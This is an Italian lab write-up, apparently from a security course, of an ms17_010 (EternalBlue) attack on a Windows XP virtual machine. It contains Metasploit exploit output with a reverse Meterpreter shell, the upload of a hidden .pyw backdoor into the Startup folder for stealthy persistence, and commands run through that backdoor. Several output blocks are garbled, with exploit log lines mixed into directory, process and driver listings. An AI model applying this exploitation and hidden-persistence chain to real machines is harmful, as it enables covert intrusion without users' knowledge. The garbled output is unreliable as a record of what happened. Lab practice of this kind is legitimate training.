
[*] Started reverse TCP handler on 192.168.90.100:8888
[*] 192.168.90.101:445 - Target OS: Windows 5.1
[*] 192.168.90.101:445 - Filling barrel with fish... done
[*] 192.168.90.101:445 - <----- | Entering Danger Zone | ----->
[*] 192.168.90.101:445 - [*] Preparing dynamite ...
[*] 192.168.90.101:445 - [*] Trying stick 1 (x86) ... Boom!
[*] 192.168.90.101:445 - [*] Successfully Leaked Transaction!
[*] 192.168.90.101:445 - [*] Successfully caught Fish-in-a-barrel
[*] 192.168.90.101:445 - <----- | Leaving Danger Zone | ----->
[*] 192.168.90.101:445 - Reading from CONNECTION struct at: 0x81b4b3c8
[*] 192.168.90.101:445 - Built a write-what-where primitive...
[+] 192.168.90.101:445 - Overwrite complete... SYSTEM session obtained!
[*] 192.168.90.101:445 - Selecting native target
[*] 192.168.90.101:445 - Uploading payload... kESWjtPm.exe
[*] 192.168.90.101:445 - Created \kESWjtPm.exe...
[+] 192.168.90.101:445 - Service started successfully...
[*] 192.168.90.101:445 - Deleting \kESWjtPm.exe...
[*] Sending stage (175686 bytes) to 192.168.90.101
[*] Meterpreter session 1 opened (192.168.90.100:8888 -> 192.168.90.101:1056) at 2023-06-20 15:02:48 -0400
```

- Una volta ottenuta la shell meterpreter sfruttando la vulnerabilità ms17_010, tramite il comando **upload** abbiamo caricato da Kali il codice in python lato server su Windows XP, come da screenshot sottostante.


```
meterpreter > upload /home/kali/Desktop/backserver.pyw "C:\Documents and Settings\Epicode_user\Menu Avvio\Programmi\Esecuzione automatica"
[*] Uploading : /home/kali/Desktop/backserver.pyw -> C:\Documents and Settings\Epicode_user\Menu Avvio\Programmi\Esecuzione automatica\backserver.pyw
[*] Completed : /home/kali/Desktop/backserver.pyw -> C:\Documents and Settings\Epicode_user\Menu Avvio\Programmi\Esecuzione automatica\backserver.pyw
meterpreter >
```

- L'indirizzo di destinazione della nostra backdoor è:
"C:\Documents and Settings\Epicode_user\Menu Avvio\Programmi\Esecuzione automatica"

"Esecuzione Automatica" rappresenta la directory in cui si trovano i programmi che verranno eseguiti in automatico non appena il PC infetto verrà avviato dall'utente. Ergo, ogni qualvolta l'utente accenderà il suo PC, avremo un accesso su di esso. Grazie all'estensione .pyw, come detto in precedenza, l'utente sarà ignaro poiché non vedrà comparire sul proprio Desktop alcun terminale, motivo per cui non si accorgerà di essere stato infettato.



- Da shell meterpreter abbiamo utilizzato il comando **reboot** per riavviare la macchina target;
- La nostra backdoor in python, progettata per esser eseguita automaticamente ad ogni avvio della macchina target in stealth mode senza dare alcuna prova all'utente (non verrà visualizzato alcun terminale).
- Una volta riavviato Windows XP, da Kali apriamo un terminale per avviare la nostra backdoor lato client, la quale funziona a tutti gli effetti come una shell.
- Come proof of concept digitiamo sulla nostra backdoor lato client il comando ipconfig, che ci restituisce informazioni circa la configurazione dell'interfaccia di rete della macchina target.



- Abbiamo utilizzato il comando **dir** (corrispettivo di ls in Windows), il quale ci consente di visualizzare file e directory all'interno della directory in cui ci troviamo.

```

[*] Started reverse TCP handler on 192.168.90.100:4444
Inserisci un comando: dir
ReX::ConnectionRefused: The connection was closed, but no session was created.
Comando Inviato
Output: Il volume nell'unità C non ha etichetta.
Numero di serie del volume: AC47-8120
[*] Started reverse TCP handler on 192.168.90.100:4444
Directory di C:\Documents and Settings\Epicode_user
[*] 192.168.90.101:4445 - Filling barrel with fish... done
23/06/2023 14.16 <DIR> . . | Entering Danger Zone
23/06/2023 14.16 <DIR> [*] .. preparing dynamite...
22/06/2023 12.34 <DIR> .idlerc Trying stick 1 (x86)
23/06/2023 13.25 <DIR> [*] 17 CHILL.txt fully leaked Transaction...
23/06/2023 14.23 <DIR> [*] Desktop fully caught Fish...
15/07/2022 15.22 <DIR> Documents leaving Danger Zone
15/07/2022 17.00 <DIR> Menu Avvio ON struct at: 0x0000000000000000
15/07/2022 15.22 <DIR> built a write-what-ever primitive...
[*] 192.168.90.101:4445 - Overwrite 17 bytes... SYSTEM session
[*] 192.168.90.101:4445 - Directory 8.548.532.224 byte disponibili
[*] 192.168.90.101:4445 - Uploading payload ... OrgxQgHs.exe ...
[*] 192.168.90.101:4445 - Created \OrgxQgHs.exe ...
[*] 192.168.90.101:4445 - Service started successfully ...

```

- Abbiamo utilizzato il comando **tasklist** per vedere i processi attivi sulla macchina target

```
Inserisci un comando: tasklist
Comando InviatoConnectionRefused: The connection was refused.
Output:
Nome immagine          PID Nome sessione Sessione Utilizzo mem
System Idle Process    445 - Target 0 Consoleows 5.1      0      16 K
System                2168.90.101:445 - Filling 4 Consolewith Fish... domo 0      212 K
smss.exe              352 Console— | Entering Danger Zone 372 K
csrss.exe              8.90.101:445 - 352 Console— | Entering Danger Zone 372 K
winlogon.exe           101:445 - 564 Consoleearing dynamite... 0      3.116 K
services.exe            0.101:445 - 588 Console[*] Trying stick 0 (x86) 4.092 K
lsass.exe              636 Consoleessfully Leaked 0 Insact 3.056 K
svchost.exe             0.101:445 - 648 Consoleessfully caught 0 sh-in- 5.612 K
svchost.exe             8.90.101:445 - 844 Console— | Leaving Danger Zone 4.552 K
svchost.exe             90.101:445 - 924 CONSOLENNNECTION struct 0 0x813.932 K
svchost.exe             90.101:445 - 1040 Consolehat-where primitive 0 ... 16.908 K
svchost.exe             90.101:445 - 1088 Consoleete ... SYSTEM session 0 ion ob 2.772 K
svchost.exe             90.101:445 - 1124 Consolee target 0      4.144 K
explorer.exe            90.101:445 - 1460 Consolead... OrgxQgHs.exe 0      13.520 K
spoolsv.exe             90.101:445 - 1548 ConsoleHs.exe ... 0      4.348 K
ctfmon.exe              90.101:445 - 1636 Console successfully ... 0      2.876 K
pyw.exe                 168.90.101:445 - 1644 ConsolesQgHs.exe ... 0      1.792 K
pythonw.exe              90.101:445 - 1656 ConsoleQgHs.exe failed: 0 he ser 7.132 K donde
alg.exe                 168.90.101:445 - 1672 Console168.90.101 0
Inserisci un comando:
Comando Inviato session 1 opened (192.168.90.100:4444 → 192.168.90.101:1031)
Output:      3.340 K
wsctfy.exe > f          1920 Console          0      1.976 K
wuauctl.exe command: f  1764 Console          0      6.456 K
wuauctl.exe > upload /home/kali/1856 Consolebackserver.pyw "0 \Docum 5.088 K I Set
cmd.exe loading : /home/kali/1908 Consoleserver.pyw → C:\0 documen 2.380 K Setti
tasklist.exe : /home/kali/1140 Consoleserver.pyw → C:\0 documen 4.272 K Setti
wmiprvse.exe            1984 Console          0      5.476 K
[!] 192.168.90.101 - Meterpreter session 1 closed. Reason: Died
Inserisci un comando: [!]
```


- Abbiamo utilizzato altresì il comando **driverquery** per visualizzare tutti i driver installati sulla macchina target.

```
Inserisci un comando: driverquery
Comando Inviato
Output:  t with a module by name or index. For example info 7, use 7 or use
Nome modulo  Nome visualizzato     Tipo di drive Data collegamento
ac97intcaylo Servizio installazione Kernel windows/ 20/07/2001 0.43.40 _tcp
ACPI exploit Driver ACPI Microsoft Kernel > set r 13/04/2008 20.36.33
ACPIEC ⇒ 192 ACPIEC 100 Kernel      17/08/2001 22.57.55
aec exploit Eliminatore di eco acu Kernel > set l 24/05/2007 21.53.32
AFD ⇒ 192 AFD 100 Kernel      13/04/2008 21.19.22
AsyncMacloit Driver per supporti as Kernel > set r 13/04/2008 20.57.27
atapi ⇒ 192 Controller disco rigid Kernel      13/04/2008 20.40.29
Atmarpcexploit Protocollo client ARP Kernel > run 13/04/2008 20.51.24
audstub       Driver stub audio   Kernel      17/08/2001 22.59.40
Beep started Beep TCP handler on Kernel 190.100 17/08/2001 22.47.33
cbidf2k 168.1 cbidf2k45 - Rex::Conne Kernel fused: 17/08/2001 22.52.06 fus
Cdaudio       Cdaudio, but no sessi Kernel created 17/08/2001 22.52.26
Cdafs exploit Cdafs 168.167.010.0 File System 13/04/2008 21.14.21
Cdrom         Driver del CD-ROM  Kernel      13/04/2008 20.40.45
CmBatt        Driver batteria a meto Kernel 190.100 13/04/2008 20.36.36
Compbatt168.1 Driver della batteria: Kernel 5.1 13/04/2008 20.36.36
Disk 92.168.1 Driver del disco fish Kernel 13/04/2008 20.40.46
dmboot        dmboot 168.155 Kernel — | Entering Danger Zone | —
```

- Infine, con il comando **mkdir** abbiamo creato due cartelle sulla macchina target.

```
Enter Command : mkdir hacked
[+] Command sent
Output: C:\Documents and Settings\Epicode_user

Enter Command : mkdir hacked1
[+] Command sent
```



- Con il comando **type** abbiamo letto il file presente nella directory corrente.

```
Inserisci un comando: type CHILL.txt
Comando Inviato
Output:

Python      usernames...
CREDITS TO GRUPPO 1 EPICODE

   _==_
  -^##//  \\\####^--_
 -#####//  |^\|  \\#####
 /#####((  \\\()#####\
 /#####\\(oo)  //#####
 /#####\\ / " " \ //#####
 
Nessus      passwords.txt


Inserisci un comando: 
```


PROOF OF CONCEPT

Per verificare di aver correttamente effettuato la **fase di mantenimento degli accessi**, abbiamo deciso di chiudere la porta 445 sulla quale è presente la vulnerabilità MS17_010, per constatare che la backdoor sia funzionante anche dopo eventuale patch sulla vulnerabilità.

Dopo aver chiuso la porta (togliendo la spunta su Condivisione file e stampanti per reti Microsoft), abbiamo effettuato una scansione con NMAP -sV, grazie alla quale abbiamo appurato che la porta 445 è stata correttamente chiusa.


N.B. si nota la presenza della porta 7777 aperta, porta sulla quale è attiva la nostra backdoor.




Giorno 3: BSIDES VANCOUVER

- Abbiamo installato BSides Vancouver abbiamo impostato la configurazione di rete dientrambe le macchine in **shared network per utm** e in **host only su VirtualBox** per simulare la rete interna aziendale e far sì che il “router”assegnasse un ip fungendo da dhcp.


Configurazione di rete KALI LINUX su UTM




Configurazione di rete BSIDESVANCOUVER su UTM



Configurazione di rete BSIDESVANCOUVER su Oracle Virtual Machine



Configurazione di rete KALI LINUX su Oracle Virtual Machine



- Con il comando “**ip a**” abbiamo visto su quale rete è connessa Kali Linux (192.168.64.7)

```
(kattama㉿kattama)~]$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether b2:f5:6e:ea:d7:87 brd ff:ff:ff:ff:ff:ff
    inet 192.168.64.7/24 brd 192.168.64.255 scope global dynamic eth0
        valid_lft 86398sec preferred_lft 86398sec
    inet6 fda7:a344:353d:ecca:b0f5:6eff:feea:d787/64 scope global tentative dynamic mngtmpaddr
        valid_lft 2592000sec preferred_lft 604800sec
